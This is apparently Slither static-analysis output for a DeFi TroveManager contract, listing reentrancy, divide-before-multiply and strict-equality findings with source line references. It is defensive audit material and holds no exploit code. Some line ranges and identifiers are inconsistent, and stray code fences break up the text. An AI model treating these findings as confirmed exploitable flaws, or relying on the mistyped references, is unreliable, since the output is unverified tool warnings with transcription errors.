Reentrancy in TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901):
        External calls:
        - totals.price = fetchPrice() (contracts/core/TroveManager.sol#780)
            - _priceFeed.fetchPrice(address(collateralToken)) (contracts/core/TroveManager.sol#423)
        - require(bool,string)(IBorrowerOperations(borrowerOperationsAddress).getTCR() >= _MCR,Cannot redeem when TCR < MCR) (contracts/core/TroveManager.sol#782-785)
        - _updateBalances() (contracts/core/TroveManager.sol#791)
            - amount = vault.allocateNewEmissions(td.debt) (contracts/core/TroveManager.sol#1169)
            - amount = vault.allocateNewEmissions(td.minting) (contracts/core/TroveManager.sol#1179)
        - _applyPendingRewards(currentBorrower) (contracts/core/TroveManager.sol#832)
            - amount = vault.allocateNewEmissions(td.debt) (contracts/core/TroveManager.sol#1169)
            - amount = vault.allocateNewEmissions(td.minting) (contracts/core/TroveManager.sol#1179)
        - singleRedemption = _redeemCollateralFromTrove(_sortedTrovesCached,currentBorrower,totals.remainingDebt,totals.price,_upperPartialRedemptionHint,_lowerPartialRedemptionHint,_partialRedemptionHintNICR) (
contracts/core/TroveManager.sol#833-842)
            - debtToken.burn(gasPoolAddress,_debt) (contracts/core/TroveManager.sol#1000)
            - _sortedTrovesCached.reInsert(_borrower,newNICR,_upperPartialRedemptionHint,_lowerPartialRedemptionHint) (contracts/core/TroveManager.sol#965-970)
            - sortedTrovesCached.remove(_borrower) (contracts/core/TroveManager.sol#1368)
        - _sendCollateral(PRISMA_CORE.feeReceiver(),totals.collateralFee) (contracts/core/TroveManager.sol#882)
            - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
            - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
        - debtToken.burn(msg.sender,totals.totalDebtToRedeem) (contracts/core/TroveManager.sol#896)
        - _sendCollateral(msg.sender,totals.collateralToSendToRedeemer) (contracts/core/TroveManager.sol#899)
            - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
            - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
        External calls sending eth:
        - _sendCollateral(PRISMA_CORE.feeReceiver(),totals.collateralFee) (contracts/core/TroveManager.sol#882)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        - _sendCollateral(msg.sender,totals.collateralToSendToRedeemer) (contracts/core/TroveManager.sol#899)
            - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        State variables written after the call(s):
        - _resetState() (contracts/core/TroveManager.sol#900)
            - L_collateral = 0 (contracts/core/TroveManager.sol#1335)
        TroveManager.L_collateral (contracts/core/TroveManager.sol#111) can be used in cross function reentrancies:
        - TroveManager.L_collateral (contracts/core/TroveManager.sol#111)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateTroveRewardSnapshots(address) (contracts/core/TroveManager.sol#1473-1481)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - L_debt = 0 (contracts/core/TroveManager.sol#1336)
        TroveManager.L_debt (contracts/core/TroveManager.sol#112) can be used in cross function reentrancies:
        - TroveManager.L_debt (contracts/core/TroveManager.sol#112)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateTroveRewardSnapshots(address) (contracts/core/TroveManager.sol#1473-1481)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - activeInterestIndex = INTEREST_PRECISION (contracts/core/TroveManager.sol#1330)
        TroveManager.activeInterestIndex (contracts/core/TroveManager.sol#83) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._calculateInterestIndex() (contracts/core/TroveManager.sol#1716-1742)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager.activeInterestIndex (contracts/core/TroveManager.sol#83)
        - TroveManager.setAddresses(address,address,address) (contracts/core/TroveManager.sol#270-284)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - defaultedCollateral = 0 (contracts/core/TroveManager.sol#1341)
        TroveManager.defaultedCollateral (contracts/core/TroveManager.sol#122) can be used in cross function reentrancies:
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager.defaultedCollateral (contracts/core/TroveManager.sol#122)
        - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
        - TroveManager.getEntireSystemColl() (contracts/core/TroveManager.sol#503-505)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - defaultedDebt = 0 (contracts/core/TroveManager.sol#1342)
        TroveManager.defaultedDebt (contracts/core/TroveManager.sol#123) can be used in cross function reentrancies:
        - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager.defaultedDebt (contracts/core/TroveManager.sol#123)
        - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#507-519)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - lastActiveIndexUpdate = block.timestamp (contracts/core/TroveManager.sol#1331)
        TroveManager.lastActiveIndexUpdate (contracts/core/TroveManager.sol#84) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._calculateInterestIndex() (contracts/core/TroveManager.sol#1716-1742)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager.lastActiveIndexUpdate (contracts/core/TroveManager.sol#84)
        - TroveManager.setAddresses(address,address,address) (contracts/core/TroveManager.sol#270-284)
        - TroveManager.setParameters(uint256,uint256,uint256,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#353-407)
        - TroveManager.startSunset() (contracts/core/TroveManager.sol#336-344)
        - _sendCollateral(msg.sender,totals.collateralToSendToRedeemer) (contracts/core/TroveManager.sol#899)
            - totalActiveCollateral = totalActiveCollateral - _amount (contracts/core/TroveManager.sol#1647)
        TroveManager.totalActiveCollateral (contracts/core/TroveManager.sol#118) can be used in cross function reentrancies:
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._sendCollateral(address,uint256) (contracts/core/TroveManager.sol#1645-1652)
        - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
        - TroveManager.getEntireSystemColl() (contracts/core/TroveManager.sol#503-505)
        - TroveManager.getTotalActiveCollateral() (contracts/core/TroveManager.sol#560-562)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - totalActiveCollateral = 0 (contracts/core/TroveManager.sol#1339)
        TroveManager.totalActiveCollateral (contracts/core/TroveManager.sol#118) can be used in cross function reentrancies:
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._sendCollateral(address,uint256) (contracts/core/TroveManager.sol#1645-1652)
        - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
        - TroveManager.getEntireSystemColl() (contracts/core/TroveManager.sol#503-505)
        - TroveManager.getTotalActiveCollateral() (contracts/core/TroveManager.sol#560-562)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - totalActiveDebt = 0 (contracts/core/TroveManager.sol#1340)
        TroveManager.totalActiveDebt (contracts/core/TroveManager.sol#119) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._decreaseDebt(address,uint256) (contracts/core/TroveManager.sol#1678-1681)
        - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
        - TroveManager._movePendingTroveRewardsToActiveBalance(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateBalances() (contracts/core/TroveManager.sol#1690-1693)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#507-519)
        - TroveManager.getTotalActiveDebt() (contracts/core/TroveManager.sol#564-576)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - totalCollateralSnapshot = 0 (contracts/core/TroveManager.sol#1334)
        TroveManager.totalCollateralSnapshot (contracts/core/TroveManager.sol#101) can be used in cross function reentrancies:
        - TroveManager._computeNewStake(uint256) (contracts/core/TroveManager.sol#1505-1524)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
        - TroveManager.totalCollateralSnapshot (contracts/core/TroveManager.sol#101)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - totalStakes = 0 (contracts/core/TroveManager.sol#1332)
        TroveManager.totalStakes (contracts/core/TroveManager.sol#95) can be used in cross function reentrancies:
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateStakeAndTotalStakes(TroveManager.Trove) (contracts/core/TroveManager.sol#1491-1502)
        - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
        - TroveManager.totalStakes (contracts/core/TroveManager.sol#95)
        - _resetState() (contracts/core/TroveManager.sol#900)
            - totalStakesSnapshot = 0 (contracts/core/TroveManager.sol#1333)
        TroveManager.totalStakesSnapshot (contracts/core/TroveManager.sol#98) can be used in cross function reentrancies:
```

```
        - TroveManager._computeNewStake(uint256) (contracts/core/TroveManager.sol#1505-1524)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager.finalizeLiquidation(address,uint256,uint256,uint256,uint256,uint256) (contracts/core/TroveManager.sol#1563-1595)
        - TroveManager.totalStakesSnapshot (contracts/core/TroveManager.sol#98)
Reentrancy in TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301):
        External calls:
        - _increaseDebt(_receiver,_netDebtChange,_debtChange) (contracts/core/TroveManager.sol#1268)
              - debtToken.mint(account,debtAmount) (contracts/core/TroveManager.sol#1065)
        - _decreaseDebt(_receiver,_debtChange) (contracts/core/TroveManager.sol#1271)
              - debtToken.burn(account,amount) (contracts/core/TroveManager.sol#1079)
        - _sendCollateral(_receiver,_collChange) (contracts/core/TroveManager.sol#1284)
              - returndata = address(token).functionCall(data,SafeERC20: low-level call failed) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#110)
              - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
              - collateralToken.safeTransfer(_account,_amount) (contracts/core/TroveManager.sol#1650)
        External calls sending eth:
        - _sendCollateral(_receiver,_collChange) (contracts/core/TroveManager.sol#1284)
              - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#135)
        State variables written after the call(s):
        - t.coll = newColl (contracts/core/TroveManager.sol#1286)
        TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
        - TroveManager.Troves (contracts/core/TroveManager.sol#142)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
        - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
        - TroveManager.getEntireDebtAndColl(address) (contracts/core/TroveManager.sol#472-501)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
        - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities
INFO:Detectors:
TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641) performs a multiplication on the result of a division:
        - collateralRewardPerUnitStaked = collateralNumerator / totalStakesCached (contracts/core/TroveManager.sol#1618-1619)
        - lastCollateralError_Redistribution = collateralNumerator - (collateralRewardPerUnitStaked * totalStakesCached) (contracts/core/TroveManager.sol#1622-1624)
TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641) performs a multiplication on the result of a division:
        - debtRewardPerUnitStaked = debtNumerator / totalStakesCached (contracts/core/TroveManager.sol#1620)
        - lastDebtError_Redistribution = debtNumerator - (debtRewardPerUnitStaked * totalStakesCached) (contracts/core/TroveManager.sol#1625-1627)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse = (3 * denominator) ^ 2 (node_modules/@openzeppelin/contracts/utils/math/Math.sol#117)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#121)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#122)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#123)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#124)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#125)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#126)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - prod0 = prod0 / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#105)
        - result = prod0 * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#132)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
TroveManager._calculateInterestIndex() (contracts/core/TroveManager.sol#1716-1742) uses a dangerous strict equality:
        - lastIndexUpdateCached == block.timestamp (contracts/core/TroveManager.sol#1723)
TroveManager._computeNewStake(uint256) (contracts/core/TroveManager.sol#1505-1524) uses a dangerous strict equality:
        - totalCollateralSnapshotCached == 0 (contracts/core/TroveManager.sol#1508)
TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986) uses a dangerous strict equality:
        - newDebt == DEBT_GAS_COMPENSATION (contracts/core/TroveManager.sol#929)
TroveManager._updateMintVolume(address,uint256) (contracts/core/TroveManager.sol#1372-1398) uses a dangerous strict equality:
        - data.day == day && data.week == week (contracts/core/TroveManager.sol#1381)
TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595) uses a dangerous strict equality:
        - coll = dent == 0 || Troves[_borrower].status != Status.active (contracts/core/TroveManager.sol#587)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
Reentrancy in TroveManager._claimReward(address) (contracts/core/TroveManager.sol#1059-1074):
        External calls:
        - _applyPendingRewards(account) (contracts/core/TroveManager.sol#1062)
              - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
              - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        State variables written after the call(s):
        - storedPendingReward[account] = 0 (contracts/core/TroveManager.sol#1064)
        TroveManager.storedPendingReward (contracts/core/TroveManager.sol#131) can be used in cross function reentrancies:
        - TroveManager._claimReward(address) (contracts/core/TroveManager.sol#1059-1074)
        - TroveManager._updateIntegralForAccount(address,uint256,uint256) (contracts/core/TroveManager.sol#1126-1139)
        - TroveManager._updateMintVolume(address,uint256) (contracts/core/TroveManager.sol#1372-1398)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
Reentrancy in TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370):
        External calls:
        - sortedTrovesCached.remove(_borrower) (contracts/core/TroveManager.sol#1368)
        State variables written after the call(s):
        - t.arrayIndex = 0 (contracts/core/TroveManager.sol#1369)
        TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
        - TroveManager.Troves (contracts/core/TroveManager.sol#142)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
        - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
        - TroveManager.getEntireDebtAndColl(address) (contracts/core/TroveManager.sol#472-501)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
        - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
Reentrancy in TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986):
        External calls:
        - _sortedTrovesCached.reInsert(_borrower,newNICR,_upperPartialRedemptionHint,_lowerPartialRedemptionHint) (contracts/core/TroveManager.sol#965-970)
        State variables written after the call(s):
        - t.debt = newDebt (contracts/core/TroveManager.sol#972)
        TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
        - TroveManager.Troves (contracts/core/TroveManager.sol#142)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
        - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
        - TroveManager.getEntireDebtAndColl(address) (contracts/core/TroveManager.sol#472-501)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
        - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
        - t.coll = newColl (contracts/core/TroveManager.sol#973)
        TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
        - TroveManager.Troves (contracts/core/TroveManager.sol#142)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._closeTrove(address,TroveManager.Status) (contracts/core/TroveManager.sol#1346-1370)
        - TroveManager._redeemCollateralFromTrove(ISortedTroves,address,uint256,uint256,address,address,uint256) (contracts/core/TroveManager.sol#904-986)
        - TroveManager._removeStake(address) (contracts/core/TroveManager.sol#1484-1488)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.closeTroveByLiquidation(address) (contracts/core/TroveManager.sol#1528-1535)
        - TroveManager.getEntireDebtAndColl(address) (contracts/core/TroveManager.sol#472-501)
        - TroveManager.getPendingCollAndDebtRewards(address) (contracts/core/TroveManager.sol#579-595)
        - TroveManager.getTroveStake(address) (contracts/core/TroveManager.sol#453-455)
        - TroveManager.getTroveStatus(address) (contracts/core/TroveManager.sol#449-451)
        - TroveManager.hasPendingRewards(address) (contracts/core/TroveManager.sol#597-608)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.updateTroveFromAdjustment(bool,bool,uint256,uint256,bool,uint256,address,address,address,address) (contracts/core/TroveManager.sol#1241-1301)
Reentrancy in TroveManager._updateBalances() (contracts/core/TroveManager.sol#1690-1693):
        External calls:
```

```
        - _updateRewardIntegral(totalActiveDebt) (contracts/core/TroveManager.sol#1691)
                - amount = vault.allocateNewEmissions(id.debt) (contracts/core/TroveManager.sol#1169)
                - amount = vault.allocateNewEmissions(id.minting) (contracts/core/TroveManager.sol#1179)
        State variables written after the call(s):
        - _accrueActiveInterests() (contracts/core/TroveManager.sol#1692)
                - totalActiveDebt = currentDebt + activeInterests (contracts/core/TroveManager.sol#1708)
        TroveManager.totalActiveDebt (contracts/core/TroveManager.sol#119) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager._applyPendingRewards(address) (contracts/core/TroveManager.sol#1429-1471)
        - TroveManager._decreaseDebt(address,uint256) (contracts/core/TroveManager.sol#1678-1681)
        - TroveManager._increaseDebt(address,uint256,uint256) (contracts/core/TroveManager.sol#1654-1666)
        - TroveManager._movePendingTroveRewardsToActiveBalances(uint256,uint256) (contracts/core/TroveManager.sol#1545-1553)
        - TroveManager._redeemCloseTrove(address,uint256,uint256) (contracts/core/TroveManager.sol#995-1005)
        - TroveManager._redistributeDebtAndColl(uint256,uint256) (contracts/core/TroveManager.sol#1597-1641)
        - TroveManager._resetState() (contracts/core/TroveManager.sol#1328-1344)
        - TroveManager._updateBalances() (contracts/core/TroveManager.sol#1698-1693)
        - TroveManager.claimableReward(address) (contracts/core/TroveManager.sol#1076-1101)
        - TroveManager.closeTrove(address,address,uint256,uint256) (contracts/core/TroveManager.sol#1303-1320)
        - TroveManager.getEntireSystemDebt() (contracts/core/TroveManager.sol#587-519)
        - TroveManager.getTotalActiveDebt() (contracts/core/TroveManager.sol#564-576)
        - TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239)
        - TroveManager.redeemCollateral(uint256,address,address,address,uint256,uint256,uint256) (contracts/core/TroveManager.sol#759-901)
Reentrancy in TroveManager.collectInterests() (contracts/core/TroveManager.sol#409-414):
        External calls:
        - debtToken.mint(PRISMA_CORE.feeReceiver(),interestPayableCached) (contracts/core/TroveManager.sol#412)
        State variables written after the call(s):
        - interestPayable = 0 (contracts/core/TroveManager.sol#413)
        TroveManager.interestPayable (contracts/core/TroveManager.sol#120) can be used in cross function reentrancies:
        - TroveManager._accrueActiveInterests() (contracts/core/TroveManager.sol#1696-1714)
        - TroveManager.collectInterests() (contracts/core/TroveManager.sol#409-414)
        - TroveManager.interestPayable (contracts/core/TroveManager.sol#120)
Reentrancy in TroveManager.openTrove(address,uint256,uint256,uint256,address,address,bool) (contracts/core/TroveManager.sol#1194-1239):
        External calls:
        - sortedTroves.insert(_borrower,NICR,_upperHint,_lowerHint) (contracts/core/TroveManager.sol#1216)
        State variables written after the call(s):
        - t.arrayIndex = uint128(arrayIndex) (contracts/core/TroveManager.sol#1220)
        TroveManager.Troves (contracts/core/TroveManager.sol#142) can be used in cross function reentrancies:
        - TroveManager.Troves (contracts/core/TroveManager.sol#142)
